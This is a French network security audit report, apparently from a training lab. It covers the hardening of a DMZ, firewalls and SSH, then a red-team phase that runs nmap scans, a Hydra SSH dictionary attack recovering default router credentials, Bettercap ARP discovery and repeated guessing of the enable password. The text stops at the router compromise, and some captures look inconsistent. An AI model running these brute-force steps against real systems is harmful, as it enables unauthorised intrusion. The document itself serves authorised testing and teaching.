

RAPPORT D'AUDIT DE SÉCURITÉ DES SYSTÈMES D'INFORMATION

Volet défensif (Blue Team) et offensif (Red Team)

Client

Entreprise SA

Périmètre

Infrastructure réseau interne, DMZ et serveurs critiques

Type de mission

Audit dual Blue Team / Red Team

Date du rapport

Mai 2026

Document confidentiel — diffusion restreinte

Sommaire

Le présent rapport est organisé selon le plan suivant :

- 1. Synthèse exécutive**
- 2. Contexte et objectifs de la mission**
- 3. Méthodologie**
- 4. Partie I — Audit défensif (Blue Team)**
 - 4.1 Découverte et cartographie du réseau
 - 4.2 Vulnérabilités initiales identifiées
 - 4.3 Mesures défensives mises en œuvre
 - 4.4 Supervision, détection et traitement d'incident
- 5. Partie II — Audit offensif (Red Team)**
 - 5.1 Scénario d'attaque retenu
 - 5.2 Phase de reconnaissance
 - 5.3 Accès initial — Compromission du routeur
 - 5.4 Mouvement latéral — Attaque Man-in-the-Middle
 - 5.5 Élévation de privilèges et exfiltration
 - 5.6 Impact final — Demande de rançon
- 6. Synthèse comparative Bleue / Rouge**
- 7. Plan de remédiation**
- 8. Conclusion**
- 9. Annexes**

1. Synthèse exécutive

À la demande de la direction du système d'information, notre équipe a réalisé un audit de sécurité complet de l'infrastructure réseau de l'entreprise. La mission s'articulait autour de deux volets indissociables : un volet défensif (Blue Team) consacré au durcissement et à la supervision du système, et un volet offensif (Red Team) destiné à évaluer la robustesse réelle des mesures de protection en simulant une attaque adverse.

L'audit a permis d'identifier plusieurs vulnérabilités d'importance majeure sur la plateforme initiale, dont une partie a été corrigée durant la mission. Le volet offensif a démontré qu'il restait possible, pour un attaquant disposant d'un point d'accès interne (collaborateur malveillant ou poste compromis), de compromettre le routeur central, d'intercepter le trafic d'un poste utilisateur, et d'aboutir à l'exfiltration de données et au déploiement d'un message de rançon.

Vue d'ensemble des constats

Indicateur	Évaluation
Sécurité de la configuration initiale	Faible mots de passe par défaut, segmentation absente, services ouverts à tous
Mesures défensives mises en œuvre	Significatives — isolation DMZ, durcissement SSH, refonte des règles de pare-feu
Résistance aux attaques externes	Acceptable après durcissement
Résistance aux attaques internes	Insuffisante — le scénario du collaborateur malveillant a abouti
Niveau de risque résiduel global	Élevé

Recommandation principale

Renforcer le cloisonnement interne du réseau (segmentation VLAN, contrôle d'accès au port, surveillance ARP) afin de réduire la surface d'attaque depuis le LAN. La sensibilisation et la gestion stricte des comptes utilisateurs sont également des priorités absolues.

2. Contexte et objectifs de la mission

2.1 Contexte

L'entreprise dispose d'une infrastructure réseau comprenant deux zones LAN distinctes, une DMZ hébergeant les services exposés (serveur Web et serveur DNS), et un ensemble de routeurs et de pare-feu OPNsense assurant l'interconnexion et le filtrage.

2.2 Objectifs

- Établir une cartographie fidèle du système d'information audité.
- Identifier les vulnérabilités exploitables sur les équipements et les services.
- Appliquer un premier niveau de durcissement et de cloisonnement pendant la mission.
- Évaluer la capacité réelle de l'infrastructure à résister à une attaque interne ou externe.
- Proposer un plan de remédiation hiérarchisé.

2.3 Périmètre

Le périmètre d'audit couvre les équipements et plages d'adressage suivants :

Équipement / zone	Adressage
LAN Campus (A)	10.0.40.0/24
LAN B (Direction et serveurs)	10.0.20.0/24
Serveur Web (DMZ)	10.0.10.80
Serveur DNS (DMZ)	10.0.10.53
Pare-feu OPNsense A	Ip d'administration : 172.31.42.12
Pare-feu OPNsense B	Ip d'administration : 172.31.42.14
Routeur Cisco R1 (ENA)	10.0.40.1 / 10.0.20.2

3. Méthodologie

3.1 Approche en deux volets

Conformément aux pratiques actuelles d'audit, deux équipes ont opéré sur la plateforme :

- **Blue Team — Volet défensif.** Cartographie, durcissement, mise en place de règles de filtrage, supervision des journaux et réponse à incident.
- **Red Team — Volet offensif.** Reconnaissance, exploitation, élévation de privilèges et démonstration d'impact.

3.2 Cyber Kill Chain

Pour le volet offensif, chaque étape de l'intrusion est rattachée à une phase du modèle Kill Chain : reconnaissance, armement, livraison, exploitation, installation, commande et contrôle, action sur les objectifs. Cette grille de lecture permet de positionner précisément chaque mesure défensive face aux étapes adverses qu'elle est censée bloquer.

3.3 Outils utilisés

Outil	Usage
Nmap	Cartographie réseau et énumération de services
Wireshark / tcpdump	Capture et analyse de trafic
Hydra	Tests de robustesse par attaque par dictionnaire
Bettercap	Reconnaissance ARP et test d'attaque Man-in-the-Middle
OPNsense	Pare-feu de périmètre — configuration des règles
systemctl / netstat / ip	Inspection des services et de la configuration des hôtes Debian

PARTIE I — AUDIT DÉFENSIF (BLUE TEAM)

Le volet défensif vise à reconstituer une image complète du système, identifier ses faiblesses et appliquer un premier niveau de durcissement. Il poursuit également un objectif de supervision : mettre en place les conditions permettant de détecter et traiter une activité malveillante.

4. Audit défensif

4.1 Découverte et cartographie du réseau

La toute première action menée sur un environnement inconnu est la reconnaissance passive et active du réseau. Cette étape conditionne l'ensemble de l'audit : sans cartographie fidèle, aucune décision de durcissement ne peut être prise avec rigueur.

La topologie reconstituée est représentée ci-dessous. L'architecture comporte une DMZ contenant les serveurs Web et DNS, deux LAN internes distincts (LAN Campus et LAN Direction/serveurs), et deux pare-feu OPNsense interconnectés.




Figure 1 — Topologie générale du système audité

Plan d'adressage relevé

Le plan d'adressage IPv4 du périmètre est synthétisé dans le tableau du chapitre 2.3. Aucune anomalie de plan d'adressage n'a été constatée à ce stade : les zones sont logiquement séparées, ce qui constitue un prérequis indispensable au cloisonnement effectif via le pare-feu.

4.2 Vulnérabilités initiales identifiées

L'inspection des équipements a révélé un ensemble de faiblesses préoccupantes, caractéristiques d'une plateforme livrée en configuration usine ou faiblement personnalisée.

Risque	Constat	Impact / commentaire
Critique	Mots de passe par défaut sur l'ensemble des comptes d'administration (pare-feu, routeurs, serveurs Web et DNS).	Compromission triviale par attaque par dictionnaire (cf. partie offensive).
Critique	Aucune isolation DMZ : la DMZ communique librement avec les LAN internes.	La compromission d'un service exposé donne un accès direct au cœur de réseau.
Élevé	Service SSH ouvert sans restriction sur le serveur DNS et sur le routeur, accessible à toutes les sources.	Surface d'attaque inutile et facilite l'attaque par force brute.
Moyen	Absence de règles de filtrage explicites sur les flux DMZ ↔ LAN.	Le comportement par défaut (deny all) est conservé mais aucune règle de surveillance n'est en place.
Moyen	Aucune politique de séparation des privilèges (PermitRootLogin actif côté serveurs).	Élève le risque en cas de compromission de mot de passe.

Théorie — Principe du moindre privilège et défense en profondeur

Deux principes structurent l'ensemble des recommandations qui suivent : le principe du moindre privilège (chaque compte, service et flux ne dispose que des droits strictement nécessaires) et la défense en profondeur (plusieurs couches de sécurité indépendantes, de sorte que la défaillance d'une couche n'entraîne pas la compromission du système entier).

En l'état, ces règles sont trop permissives, redondantes et insuffisamment maîtrisées. Elles exposent la DMZ à des flux non contrôlés et affaiblissent la sécurité globale du réseau. Il serait nécessaire de revoir la politique pare-feu en supprimant les règles générales de type any/any, en limitant les sources d'administration à un réseau dédié ou à un VPN, et en définissant uniquement les flux strictement nécessaires entre les zones réseau. Ainsi nous avons supprimé ces règles et en avons ajouté des plus adaptées.

☐			Version	Protocol	Source	Port	Destination	Port	Gateway	Description	Commands
☐		DMZ_WAN	IPv4	*	*	*	*	*	*		
☐		DMZ_WAN	IPv4	*	*	*	*	*	*	Flux_interne	
☐		DMZ_WAN	IPv4	*	*	*	10.0.10.0/24	*	*	Flux_DMZ	
☐		DMZ_WAN	IPv4	ICMP	*	*	*	*	*	test_icmp_pro d_dep	
☐		DMZ_WAN	IPv4	TCP/UDP	*	*	10.0.10.80	22	*	Admin_WEB	
☐		DMZ_WAN	IPv4	TCP/UDP	*	*	10.0.10.25	22	*	Admin_DNS	
☐		DMZ_WAN	IPv4	TCP/UDP	*	*	10.0.10.0/24	22	*	Admin_DMZ	
☐		DMZ_WAN	IPv4	TCP/UDP	*	*	10.0.10.80	80	*	Flux_WEB	
☐		DMZ_WAN	IPv4	TCP	*	*	DMZ_WAN address	22	*	Admin_SSH	

Figure 2 — règles par défauts du routeur

Une attaque a réussi pendant notre phase d'explorations, une connexion ssh au serveur DNS (probablement par bruteforce) depuis Internet.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.100	10.0.10.100	TCP	74	55170 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_
2	1.030527	10.0.0.100	10.0.10.100	TCP	74	[TCP Retransmission] 55170 → 80 [SYN] Seq=0 Win=64240
3	2.054515	10.0.0.100	10.0.10.100	TCP	74	[TCP Retransmission] 55170 → 80 [SYN] Seq=0 Win=64240
4	3.078527	10.0.0.100	10.0.10.100	TCP	74	[TCP Retransmission] 55170 → 80 [SYN] Seq=0 Win=64240
5	4.102468	10.0.0.100	10.0.10.100	TCP	74	[TCP Retransmission] 55170 → 80 [SYN] Seq=0 Win=64240
6	5.126491	10.0.0.100	10.0.10.100	TCP	74	[TCP Retransmission] 55170 → 80 [SYN] Seq=0 Win=64240
7	5.190491	NexoCommunic_00:04:...	50:00:00:02:00:01	ARP	42	Who has 10.0.0.1? Tell 10.0.0.100
8	5.191275	50:00:00:02:00:01	NexoCommunic_00:04:...	ARP	42	10.0.0.1 is at 50:00:00:02:00:01
9	7.142504	10.0.0.100	10.0.10.100	TCP	74	[TCP Retransmission] 55170 → 80 [SYN] Seq=0 Win=64240
10	11.334738	10.0.0.100	10.0.10.100	TCP	74	[TCP Retransmission] 55170 → 80 [SYN] Seq=0 Win=64240
11	142.488500	10.0.0.100	10.0.10.53	TCP	74	44922 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_
12	142.518373	10.0.10.53	10.0.10.100	TCP	74	22 → 44922 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS
13	142.518562	10.0.0.100	10.0.10.53	TCP	66	44922 → 22 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=24
14	142.518649	10.0.0.100	10.0.10.53	SSHv2	89	Client: Protocol (SSH-2.0-libssh_0.11.3)

Figure3 — Capture wireshark

4.3 Mesures défensives mises en œuvre

4.3.1 Renouvellement de l'ensemble des secrets

L'ensemble des comptes d'administration a été basculé sur des mots de passe forts et uniques. Le renouvellement a concerné les pare-feu OPNsense, le routeur Cisco, le serveur Web (comptes root et eve) et le serveur DNS.

```
root@Debian13template:/var/www# passwd root
New password:
Retype new password:
passwd: password updated successfully
root@Debian13template:/var/www# passwd eve
New password:
Retype new password:
passwd: password updated successfully
root@Debian13template:/var/www# cd html
root@Debian13template:/var/www/html# ls
index.html
root@Debian13template:/var/www/html# ls -la
total 12
drwxr-xr-x 2 root root 4096 Apr 21 18:57 .
drwxr-xr-x 3 root root 4096 Mar  6 14:51 ..
-rw-r--r-- 1 root root 504 Apr 21 18:57 index.html
root@Debian13template:/var/www/html# cd ..
root@Debian13template:/var/www# ls -la
total 12
drwxr-xr-x 3 root root 4096 Mar  6 14:51 .
drwxr-xr-x 13 root root 4096 Mar  6 14:54 ..
drwxr-xr-x 2 root root 4096 Apr 21 18:57 html
root@Debian13template:/var/www# cd ..
root@Debian13template:/var# cd ..
```

Figure 2 — Renouvellement des mots de passe sur le serveur Web (commande passwd)

4.3.2 Isolation de la DMZ

Une DMZ (DeMilitarized Zone) n'a de sens que si elle est strictement cloisonnée. Tout flux entrant en provenance d'Internet est confiné à la DMZ, et la DMZ ne doit pas pouvoir initier de connexion vers les LAN internes. Sans cette règle, une compromission du serveur Web exposé devient un point d'entrée vers le cœur de réseau.

Les flux DMZ → LAN ont été interdits par règle de blocage explicite. Seules les redirections de ports nécessaires (NAT entrant) ont été conservées en provenance d'Internet vers le serveur Web sur les ports 80 (HTTP) et 443 (HTTPS). L'adresse IP réelle du serveur Web reste interne, ce qui ajoute une couche d'opacité.

4.3.3 Règles de pare-feu — LAN Campus

Sur l'interface LAN_Campus, une politique de filtrage explicite a été déployée. Seuls les flux nécessaires aux usages métiers sont autorisés vers la DMZ (HTTP/HTTPS vers le serveur Web, DNS vers le serveur DNS). Le flux SSH est explicitement rejeté, conformément au principe du moindre privilège.




Figure 5 — Règles du pare-feu sur l'interface LAN_Campus

4.3.4 Règles de pare-feu — DMZ_WAN

Sur l'interface DMZ_WAN, l'ensemble des flux non explicitement autorisés est bloqué, conformément à la philosophie default deny d'OPNsense. Une règle de blocage explicite cible les flux DMZ → LAN_Campus, ce qui empêche tout mouvement latéral depuis la DMZ en cas de compromission d'un service exposé.




Figure 6 — Règles du pare-feu sur l'interface DMZ_WAN

4.3.5 Durcissement SSH du serveur DNS

Le service SSH du serveur DNS, qui écoutait initialement sur toutes les interfaces et autorisait la connexion en tant que root, a été reconfiguré comme suit :

- Restriction de l'écoute à l'adresse 10.0.10.53 (ListenAddress 10.0.10.53) au lieu de 0.0.0.0.

- Interdiction de la connexion directe en root (PermitRootLogin no).
- Conservation du port 22 par défaut — une translation peut être envisagée en complément (security by obscurity, non suffisante seule).

```
#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

root@Debian13template:/etc/ssh# systemctl restart sshd
```

Figure 7 — Configuration sshd_config durcie sur le serveur DNS

Le service est redémarré et son état vérifié via systemctl. Une cartographie des services en écoute est ensuite réalisée avec netstat -tlnp pour s'assurer qu'aucun service inutile n'expose de port à l'extérieur.

```
root@Debian13template:/etc# netstat -tlnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      576/sshd: /usr/sbin
tcp        0      0 0.0.0.0:53              0.0.0.0:*               LISTEN      561/named
tcp        0      0 0.0.0.0:53:53          0.0.0.0:*               LISTEN      310/systemd-resolve
tcp        0      0 0.0.0.0:53:53          0.0.0.0:*               LISTEN      310/systemd-resolve
tcp        0      0 0.0.0.0:53:53          0.0.0.0:*               LISTEN      561/named
tcp        0      0 0.0.0.0:53:53          0.0.0.0:*               LISTEN      561/named
tcp        0      0 0.0.0.0:53:53          0.0.0.0:*               LISTEN      310/systemd-resolve
tcp        0      0 192.168.1.152:53       0.0.0.0:*               LISTEN      561/named
tcp        0      0 192.168.1.152:53       0.0.0.0:*               LISTEN      561/named
tcp6       0      0 fe80::250:ff:fe00:60:53 :::*                   LISTEN      561/named
tcp6       0      0 fe80::250:ff:fe00:60:53 :::*                   LISTEN      561/named
tcp6       0      0 :::22                  :::*                   LISTEN      576/sshd: /usr/sbin
tcp6       0      0 fe80::250:ff:fe00:60:53 :::*                   LISTEN      561/named
tcp6       0      0 fe80::250:ff:fe00:60:53 :::*                   LISTEN      561/named
tcp6       0      0 :::1:953               :::*                   LISTEN      561/named
tcp6       0      0 :::5355                :::*                   LISTEN      310/systemd-resolve
tcp6       0      0 :::1:53                :::*                   LISTEN      561/named
tcp6       0      0 :::1:53                :::*                   LISTEN      561/named
```

Figure 8 — Inventaire des services en écoute (netstat) après durcissement

Bonne pratique — Inventaire des services exposés

Un serveur ne devrait exposer que les ports strictement nécessaires à sa fonction. Sur un serveur DNS, seuls les ports 53/TCP et 53/UDP, ainsi qu'un port SSH d'administration restreint à un sous-réseau de management, devraient être en écoute. Tout port supplémentaire constitue une surface d'attaque qui doit être justifiée et documentée.

4.4 Supervision, détection et traitement d'incident

Au-delà du durcissement, le rôle du défenseur consiste à observer en continu le comportement du système afin d'identifier toute activité anormale. La phase d'observation des journaux a été initiée pendant la mission.

4.4.1 Analyse des journaux du pare-feu

Les journaux du pare-feu OPNsense ont été activés sur les règles sensibles. L'analyse a permis d'observer en temps réel les tentatives d'intrusion menées depuis le LAN par l'équipe offensive et de confirmer l'efficacité des règles anti-lockout protégeant l'accès d'administration du pare-feu.

4.4.2 Identification de la source d'attaque

L'analyse combinée des journaux du pare-feu et des captures Wireshark a permis d'identifier l'adresse IP source utilisée par l'équipe offensive (poste interne au LAN Campus). Cette identification ouvre la voie au blocage administratif de la source via une règle de filtrage dédiée.




Figure 10 — Journaux des connexions DMZ — anomalies détectées

Théorie — Le triangle Prévention / Détection / Réponse

Aucune mesure préventive n'est infaillible. Une stratégie de sécurité mature doit reposer sur trois piliers équilibrés : prévention (durcissement, filtrage), détection (journaux, sondes IDS, supervision SIEM) et réponse (procédures d'isolement, communication, restauration). L'audit a posé les fondations des deux premiers piliers ; la mise en place d'une supervision continue (SIEM) et de procédures de réponse à incident reste à formaliser.

PARTIE II — AUDIT OFFENSIF (RED TEAM)

Le volet offensif a pour objet d'évaluer concrètement la robustesse de l'infrastructure en simulant une attaque réaliste. Tous les tests ont été menés dans le cadre strict du mandat d'audit, sur la plateforme du client, avec son accord formel.

5. Audit offensif

5.1 Scénario d'attaque retenu

Scénario — Collaborateur malveillant

Nous avons retenu un scénario d'attaque interne particulièrement pertinent au regard du contexte : un collaborateur disposant d'un accès physique au LAN Campus, mécontent de sa situation professionnelle, décide de nuire à son employeur. Ce profil est documenté dans la littérature sous le terme insider threat. Il représente, selon les rapports annuels du secteur, l'un des vecteurs d'intrusion les plus délicats à traiter car il contourne par nature la protection périmétrique.

L'attaque démarre donc depuis un poste client positionné sur le LAN Campus, sans aucun privilège particulier. L'objectif retenu est de démontrer la capacité à exfiltrer un fichier sensible et à déposer une demande de rançon sur le poste d'un autre utilisateur.

5.2 Phase de reconnaissance

La phase de reconnaissance vise à cartographier l'environnement adjacent au point d'entrée. Elle repose ici sur deux outils : Nmap pour la cartographie active des hôtes et services, et Bettercap pour la découverte par sondage ARP du sous-réseau.

5.2.1 Cartographie Nmap

Un scan TCP ciblant les ports usuels (22, 53, 80, 443) a été lancé contre la passerelle 10.0.40.1, identifiée comme le routeur R1. Le résultat confirme la présence d'un service SSH ouvert sur le port 22.

```
nmap -sS -sV -Pn -p 22,53,80,443 --max-retries 2 --max-parallelism 10 -T3 10.0.40.1
```

```
(kali@kali)~[/usr/./dist-packages/wapitiCore/data/attacks]
$ hydra -L users.txt -P passwords.txt -t 4 -f ssh://10.0.40.1
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-07 05:05:32
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1066 login tries (l:41/p:26), ~267 tries per task
[DATA] attacking ssh://10.0.40.1:22/
[22][ssh] host: 10.0.40.1 login: admin password: cisco
[STATUS] attack finished for 10.0.40.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-07 05:05:33

(kali@kali)~[/usr/./dist-packages/wapitiCore/data/attacks]
$ nmap -sS -sV -pN -p 22,53,80,443 --max-retries 2 --max-parallelism 10 -T3 10.0.40.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-07 05:06 EDT
Nmap scan report for 10.0.40.1
Host is up (0.010s latency).

PORT      STATE      SERVICE VERSION
22/tcp    open      ssh      OpenSSH 7.8 (protocol 2.0)
53/tcp    filtered  domain
80/tcp    closed    http
443/tcp   closed    https
MAC Address: 50:00:00:AE:F7:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.23 seconds

(kali@kali)~[/usr/./dist-packages/wapitiCore/data/attacks]
```

Figure 11 — Scan Nmap et lancement de l'attaque Hydra contre le routeur

5.2.2 Découverte ARP via Bettercap

En parallèle, Bettercap a été lancé avec le module net.probe activé. Ce module envoie des paquets sonde à chaque adresse IP du sous-réseau ; les hôtes vivants répondent et apparaissent dans la table net.show. Cette technique est complémentaire de Nmap car elle s'appuie sur la couche 2 (ARP) plutôt que sur la couche 3.

```
(kali@kali)~[~]
$ sudo bettercap -iface eth1
bettercap v2.41.5 (built for linux amd64 with go1.24.9) [type 'help' for a list of commands]

10.0.40.0/24 > 10.0.40.12 » [06:25:27] [sys.log] [inf] gateway monitor started ...
10.0.40.0/24 > 10.0.40.12 » net.probe on
[06:25:34] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
10.0.40.0/24 > 10.0.40.12 » [06:25:34] [sys.log] [inf] net.probe probing 256 addresses on 10.0.40.0/24
10.0.40.0/24 > 10.0.40.12 » [06:25:34] [sys.log] [inf] zerogod service discovery started
10.0.40.0/24 > 10.0.40.12 » [06:25:35] [endpoint.new] endpoint 10.0.40.10 detected as 00:50:00:00:0c:01 (NEXO COMMUNICATIONS, INC.).
10.0.40.0/24 > 10.0.40.12 » net.show
```

IP	MAC	Name	Vendor	Sent	Recv	Seen
10.0.40.12	00:50:00:00:07:01	eth1	NEXO COMMUNICATIONS, INC.	0 B	0 B	06:25:26
10.0.40.1	50:00:00:ae:f7:03	gateway		331 B	324 B	06:25:26
10.0.40.10	00:50:00:00:0c:01		NEXO COMMUNICATIONS, INC.	360 B	276 B	06:25:35

```
↑ 40 kB / ↓ 105 kB / 2349 pkts
10.0.40.0/24 > 10.0.40.12 » |
```

Figure 12 — Découverte des hôtes du LAN via Bettercap net.probe

Trois entités sont rapidement identifiées dans le LAN : le poste attaquant lui-même (10.0.40.12), la passerelle (10.0.40.1) et un poste client (10.0.40.10) qui constituera la cible privilégiée du mouvement latéral.

5.3 Accès initial — Compromission du routeur

Le service SSH ouvert sur le routeur étant la principale vulnérabilité exploitable depuis le LAN, l'attaque s'est concentrée sur lui. Hydra, outil de test de robustesse par dictionnaire, a été lancé avec un dictionnaire d'utilisateurs et de mots de passe usuels.

```
hydra -L users.txt -P passwords.txt -t 4 -f ssh://10.0.40.1
```

Le résultat est obtenu en quelques secondes : le couple admin / cisco est valide. Ce résultat illustre concrètement l'impact d'un mot de passe par défaut conservé en production.

```
(kali@kali)-[/usr/_/dist-packages/wapitiCore/data/attacks]
$ ssh admin@10.0.40.1
The authenticity of host '10.0.40.1 (10.0.40.1)' can't be established.
ED25519 key fingerprint is: SHA256:G+pgnRzrXB4RZAH52yfP5cta9bzdn4QiHANG6QkzLEQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? YES
Warning: Permanently added '10.0.40.1' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
(admin@10.0.40.1) Password:
R1>
```

Figure 13 — Authentification réussie sur le routeur après attaque par dictionnaire

Élévation de privilèges sur IOS

Une fois l'accès utilisateur obtenu, l'objectif suivant est l'accès au mode privilégié (enable). Plusieurs tentatives ont été nécessaires avant la découverte du mot de passe enable qui était aussi cisco.

```
LOK10 attacking ssh://10.0.40.12/
[22][ssh] host: 10.0.40.1 Login: admin password: cisco
[STATUS] attack finished for 10.0.40.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-07 05:21:06

(kali@kali)-[/usr/_/dist-packages/wapitiCore/data/attacks]
$ ssh admin@10.0.40.1
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
(admin@10.0.40.1) Password:
Last login: Thu May 7 09:09:32 2026 from 10.0.40.12
R1>ena
Password:
Password:
Password:
% Bad secret
Command aborted
R1>ena
Password:
Password:
Password:
% Bad secret
R1>ena
Password:
Password:
Password:
% Bad secret
R1>
R1>
R1>ena
Password:
Password:
Password:
% Bad secret
R1>ena
Password:
R1#
```

Figure 14 — Tentatives d'élévation de privilèges en mode enable sur R1

